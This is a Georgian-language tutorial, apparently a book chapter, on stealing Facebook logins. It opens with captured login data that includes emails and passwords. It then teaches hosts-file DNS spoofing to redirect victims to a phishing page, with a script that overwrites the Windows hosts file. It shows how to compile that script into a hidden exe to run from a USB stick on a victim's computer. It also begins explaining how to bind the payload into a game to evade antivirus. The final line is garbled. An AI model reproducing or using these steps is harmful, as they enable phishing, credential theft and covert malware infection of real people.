
```
1. lsd=AVoUjud4
2. email=giomke@gmail.com
3. pass=pirveli_cda
4. default_persistent=0
5. timezone=-450
6. lgndim=eyJ3IjoxMjgwLCJ0IjoxMDI0LCJhdyl6MTI4MCwiYt
7. lgnrnd=225537_7Gib
8. lgnjs=1440408948
9. locale=en_US
10. qsstamp=W1tbMTYsMjEsNjIsNjQsNzgsODgsOTYsMTExLDEzM
11.
12. lsd=AVoUjud4
13. display=
14. enable_profile_selector=
15. legacy_return=1
16. profile_selector_ids=
17. trynum=1
18. timezone=-240
19. lgndim=eyJ3IjoxMjgwLCJ0IjoxMDI0LCJhdyl6MTI4MCwiYt
20. lgnrnd=004302_5sNO
21. lgnjs=1440402183
22. cuid=AYghZRJuwdt8UDwWBZ931OETSiTAZW8-4O4skP_CAjrc
23. pass=cdameore
24. default_persistent=0
25. login=Log In
26. qsstamp=W1tbMCw1LDMOLDYxLDc0LDgwLDk1LDEwNiwxMDgsI
27.
28.
```

## DNS ხრიკი


DNS spoofing -ს ეძახიან ამ ხრიკს, რომელიც მინდა რომ განახოთ. მოკლედ როგორც ნახეთ თევზაობის მეთოდიც გამოსადევია, როგორც ბრაუზერების პაროლის მეთოდი. გახსოვთ ბრაუზერების პაროლს რამდენი ხრიკი ქონდა: ვირუსის, ფლეშკის და კიდევ ქსელური ვარიანტებიც არსებობს რომელიც არ მიხსენებია თუმცა განვიხილავთ. მიუხედავად ამდენი ხრიკისა ჩვენ თუ პაროლს არ დავამახსოვრებთ ბრაუზერებში ყველა ხრიკი ცულლუტობა თუ ეშმაკობა აღარ იმოქმედებს რადგან რამდენიც არუნდა გაშიფრო და შეაღწიოთ სისტემაში პაროლებს ვერ მიიღებ ბრაუზერებიდან. მსგავს დაცვას უწოდებენ სიღრმისეულ დაცვას სადაც გული გაქვს დაცული და გარე ფაქტორები მასზე ვერ მოქმედებენ. თუმცა სიღრმისეულ დაცვაში ფენური დაცვაც იგულისხმება. მაგალითად ბრაუზერში გვაქვს ძალიან კარგად დაშიფრული ფაილები რაც იმას ნიშნავს, რომ თუ ვინმემ წაიღო მაინც ვერ მოიხმარს (ოღონდ გასაღები RAM -დან არ უნდა მიიღოს) და მიუხედავად ამისა ჩვენ თუ მაინც მივმართავთ ანტივირუსს, დავბლოკავთ ასებ პორტს და გავატარებთ სხვა გარე ფაქტორებისგან პრევენციულ ღონისძიებებს შეგვიძლია მას უკვე ვუწოდოთ სიღმისეული დაცვა, რადგან ჩვენი პაროლების გასაგებად მრავალი დაცვის ფენა იქნება გადასალახი . თუმცა არსებობს ასეთი გამონათქვამი, რომელსაც სრულად თუ ვერა მეტწილად ვეთანხმები რომ „There is no way to STOP a Hacker, you can only make their job HARDER !“ კაი სიტყვებია არა.

ასე რომ ყალბ გვერდსაც აქვს თავისი ხრიკები, სამწუხაროდ ადრე უფრო ბევრი და ადვილი იყო, მაგრამ ფეისბუქმა თავი დაიცვა ბევრი ხრიკისგან. მოკლედ რა არის DNS ? დიენესი არის საიტების მისამართი რომელსაც ვწერთ ბრაუზერში. ეს არის ყველაზე ცუდი და მოკლედ აღწერილი ფორმა DNS რაც კი ოდესმე კაცობრიობას სმენია, ამიტომ თუ გაინტერესებთ სიღმისეულად დაძებნეთ youtube-ზე ან Wikipedia-ზე.


მოდით ვნახოთ პრაქტიკაში რა არის. ჩემი ყალბი გვერდის მისამართი იყო [giomke.herokuapp.com/facebook.php](http://giomke.herokuapp.com/facebook.php) <- აშკარად დასაეჭვებელი მისმართია და ბევრს ვერ მოვატყუებთ. მოდით მაშინ ესეთი რამე გავაკეთოთ რომ ბრაუზერში [facebookbooks.com](http://facebookbooks.com) -ს რომ ჩავწერთ შევდიოდეთ [facebook.com](http://facebook.com)-ზე გავხსნათ notepad ადმინისტრატორის უფლებით შემდეგნაირად



დავაჭიროთ opens



გადავიდეთ შემდეგ მისამართზე და ფაილები დავაყენოთ All Files (\*.\*) -ზე და გავხსნათ ფაილი სახელწოდებით hosts




შიგნით ჩავწერთ `facebook.com` და როდესაც ამას ავკრიფავთ ბრაუზერში გადავალთ `31.13.93.3` ip -ზე რომელიც ნამდვილი ფეიზბუქის ip არის. შეგიძლიათ სცადოთ.

File Edit Format View Help

`31.13.93.3| facebook.com`

მიხვდით რა მოხდა? `facebook.com` არარის ნამდვილი და არარსებობს ( ამჟამად ყოველშემთხვევაში ) მაგრამ ჩვენ ისე გავაკეთეთ, რომ მსხვერპლი მისი ჩაწერის შემთხვევაში ნამდვილ `fb` -ზე შედის. რაც იმას ნიშნავს რომ ჩვენს `ip -s` თუ მივუთითებთ ჩვენთან შემოვა. მაგალითად მივაწერთ ჩვენს აიპს და ადამიანი უკვე ჩვენს საიტზე შემოვა მიუხედავად იმისა რომ ეგეთი მისამართი არ გვაქვს. ადრე შეგვეძლო თავად ნამდვილი მისამართი გაგვეყალბებინა, თუმცა დღესდღეობით ფეიზბუქი სერთიფიცირებულია და რთულია მისი გაყალბება. ამ შემთხვევაში ჩვენ თუ ჩავწერეთ `188.169.0.57` გადავა მითითებულ `ip -ზე` კერძოდ `google`-ზე სცადეთ. ( შენიშვნა ! თუ გუგლში აღარ შევიდა ცადეთ სხვა )

ბრაუზერიდან რადგან ძველში ჩაქეშილი იქნება და დაგჭირდებათ გაწმენდა ან თვითონ გაიწმინდება რამოდენიმე ხანში).



რიტორიკული კითხვა უნდა დაგისვათ. არ იქნება კაი google -ის ip რომ შევცვალოთ ჩვენი საიტის ip -ით და facebook.com იყოს ჩვენი ყალბი გვერდის მისამართი ხო კაი იქნება ? კი რათქმაუნდა კაი იქნება, მაგრამ ესეთი მარტივი რომ იყოს „ჰაკერობა“ სხვა პროფესიას ავირჩევდით.

პირველ რიგში გვჭირდება სტატიკური ip რადგან თქვენი საიტი სადაც არის განთავსებული ეგ არის ვირტუალური ჰოსტი და სტატიკური ip არ აქვს მინიჭებული. უფროსწორად რათქმაუნდა სტატიკურია უბრალოდ თქვენს დომეინზე არ არის პირდაპირ მიბმული. ყველაზე სასარგებლო და კარგი გზაა დაურეკორდ პროვაიდერს უთხრათ რომ სტატიკური ip გინდათ (ზოგან უფასოა ზოგან ფასიანი) და მაგ აიპზე გაახსნევინოთ მე-80 პორტი. ამის შემდგომ ინტერნეტში ნახეთ რა არის port forward რომ თქვენს როუტერზე გავაკეთოთ და თქვენს კომპიუტერს განათავსებთ ინტერნეტში სადაც გექნებათ გაშვებული საიტი. საიტის გასაშვებათ გამოიყენეთ xampp ან wamp. და როდესაც ვინმე თქვენს აიპს აკრიფავს თქვეს საიტზე შემოვა რომელიც სახლში გაქვთ გაშვებული.

ახლა მიხვდით ალბათ სად იმაღება ძაღლის თავი. იმ აიპს ჩვენით ჩავანაცვლებთ და როდესაც მსხვერპლი ჩაწერს facebook.com ან ჩვენს მიერ გაგზავნილ facebook.com დააკლიკებს ჩვენს საიტზე შემოვა.

ახლა ვისაუბროთ ეს როგორ გავაკეთოთ რომ ip და ყალბი მისამართი ჩაიწეროს მსხვერპლის კომპიუტერში.

## ფიზიკური ვარიანტი

შეგიძლიათ იგივე გავაკეთოთ მსხვერპლის კომპიუტერში თუმცა რათქმაუნდა სარისკო და მეტად რთულია.

## USB ხრიკი

ჩვენ შეგვიძლია პატარა სამოქმედო კოდი გავაკეთოდ რომელსაც ფლეშკაზე ჩავიწერთ და მსხვერპლის კომპიუტერში რომ შევაერთებთ მას გავუშვებთ. კოდი შეგიძლიათ ნახოთ [https://github.com/giomke/fbhack/blob/master/Phishing/hosts\\_injection.py](https://github.com/giomke/fbhack/blob/master/Phishing/hosts_injection.py)

რომ გადმოიწერთ საჭიროა ცვლილებები შეიტანოთ მე-17 ხაზში და შეცვალოთ ip თქვენით ხოლო dns თქვენი გემოვნებით. მე ამხელა იმიტომ მიწერია რომ უფრო დამაჯერებელი იყოს.

```
16 with open("C:\Windows\System32\drivers\etc\hosts", "w") as out:  
17     print >> out, "91.208.144.29    facebook.com.206799586135980.-2207520000.1
```

ცვლილებას რომ შეიტანთ საჭიროა მისი კომპილირება მე გირჩევთ დააკომპილიროთ pyinstaller - ით შემდეგ ნაირად რომ იყოს ერთი exe ფაილი და ისე ეშვებოდეს რომ შავიფანჯარა არ ხტებოდეს. და შექმნილი exe ჩააგდეთ ფლეშკაზე და გაუშვით მსხვერპლის კომპიუტერში. ან მას რამენაირად გააშვებინეთ

```
C:\Users\gio\Desktop>pyinstaller -F -w hosts_injection.py  
42 INFO: wrote C:\Users\gio\Desktop\hosts_injection.spec  
62 INFO: Testing for ability to set icons, version resources...  
72 INFO: ... resource update available  
75 INFO: UPX is not available.  
105 INFO: Processing hook hook-os  
260 INFO: Processing hook hook-time  
279 INFO: Processing hook hook-cPickle  
365 INFO: Processing hook hook-_sre  
526 INFO: Processing hook hook-cStringIO  
654 INFO: Processing hook hook-encodings  
674 INFO: Processing hook hook-codecs  
1312 INFO: Extending PYTHONPATH with C:\Users\gio\Desktop  
1313 INFO: checking Analysis  
1316 INFO: building Analysis because out00-Analysis.toc non exists  
1316 INFO: running Analysis out00-Analysis.toc  
1319 INFO: Adding Microsoft.VC90.CRT to dependent assemblies of fi  
1414 INFO: Searching for assembly x86_Microsoft.VC90.CRT_1fc8b3b9a  
1414 INFO: Found manifest c:\python27\Microsoft.VC90.CRT.manifest  
1417 INFO: Searching for file msvcr90.dll
```

## ვირუსის ხრივი

იშვიათია როდესაც საშუალება გვაქვს კომპიუტერში ფიზიკურად ფლეშვიდან რამე მავნე კოდი გავუშვათ. მე რომ ამ სფეროთი შევიპყარი 20 წლამდე script kiddie ვიყავი რაც იმას ნიშნავს რომ დიდი გამოცდილება მაქვს ინტერნეტში არსებული უამრავი ვირუსის შემქმნელი პროგრამების, კრიფტერების, ბაინდერებისა თუ სხვა მავნე პროგრამების. თუმცა და კიდევ ერთხელ თუმცა, ერთი ძალიან დიდი პრობლემა დამსდევდა ცხოვრების მანძილზე თითქმის შეუძლებელი იყო უფასოდ გეშოვნა ზემოთ ჩამოთვლილი ვარიანტებიდან რომელიმე კარგად მომუშავე სახის ხელსაწყო ასევე ტუტორიალებიც და უამრავი პროგრამა ნაგავია რომლითაც ვერაფერს აკეთებ. რეალურად არის ნამდვილად კარგი ხელსაწყოებიც თუმცა ყველას ანტივირუსები იჭერენ. ერთ-ერთი კარგი ზემოთ ვახსენე დასაწყისში Senna Spy One EXE Maker და ახლა კიდევ ერთი შესანიშნავი ხელსაწყო cigicigi kriptomatik. ორივე ხელსაწყოს მიზანია ვირუსი რაიმეზე მივაბათ რომ ვინმეს შევტენოთ უსაფრთხოდ, თუმცა მათი გამოყენების შემდეგ ანტივირუსები პანიკაში ვარდებიან. შეგიძლიათ ეგ პროგრამა გამოიყენოთ და მერე კრიფტერი იშოვოთ და დაშიფროთ რომ ანტივირუსმა ვერ გაანალიზოს


კოდი და პანიკაში არ ჩავარდეს თუმცა საკმაოდ რთულია წესიერი კრიპტერის შოვნა თუ არ იყიდეთ. დღეს დღეობით თუ ვინმეს ანტივირუსი არ უყენია ცუდ დღეშია :D.

ამიტომ ვფიქრობდი რა გამეკეთებინა რომ თქვენთვის ადვილი ყოფილიყო. და გამახსენდა ძველი სკოლა ამას ჯე -ზე ვაკეთებდი და რომ ვცადე 10 -ზე მშვენივრად იმუშავა და ვირუს ტოტალზეც არცეთმა ანტივირუსმა აღიქვა ტროიანად ( ტროიანში ნაგულისხმებია ტროას ცხენი, როდესაც ტროას ცხენივით რამე ფაილში იმაღება შიგნით სხვა ფაილი ). ჩვენ გვაქვს უკვე სამოქმედო კოდი რომელიც უნდა გაეშვას მსხვერპლის კომპიუტერში. ჩვენი მიზანია ეს კოდი დავმალოთ რაიმე თამაშში და მსხვერპლი მოვატყუოთ რომ ეს ჩვენს მიერ შექმნილი პატარა თამაშია და ნახოს რა მაგარი რამეა. როდესაც ის გახსნის და დაიწყებს თამაშს ჩვენი კოდი ჩუმად უკანა მხარეს გაეშვება და ვერ მიხვდება ვერაფერს თავისი ანტივირუსის ჩათვლით.


პირველ რიგში გვჭირდება რამე თამაში. ჩემს შემთხვევაში სწორი. ძაან მაგარი თამაშია ვინ არ თამაშობს მას? :D.




ვხსნით RUN პროგრამას. ეძებთ ძებნის პანელიდან ან მარტივად გიჭირიათ სტარტის ღილაკზე თითო და დააჭირეთ aსოR და ამოაგდებს run ფანჯარას. შიგნით ვწერთ iexpress და ვაწვებით ok -ს




ვაწვებით next-ს




ვირჩევთ Extract files and run an installation command და ისევე ვაწვებით next -ს




დავარქვათ რამე სახელი და ისევ next




Յօրհյօթ No prompt զա սեղ Նեք



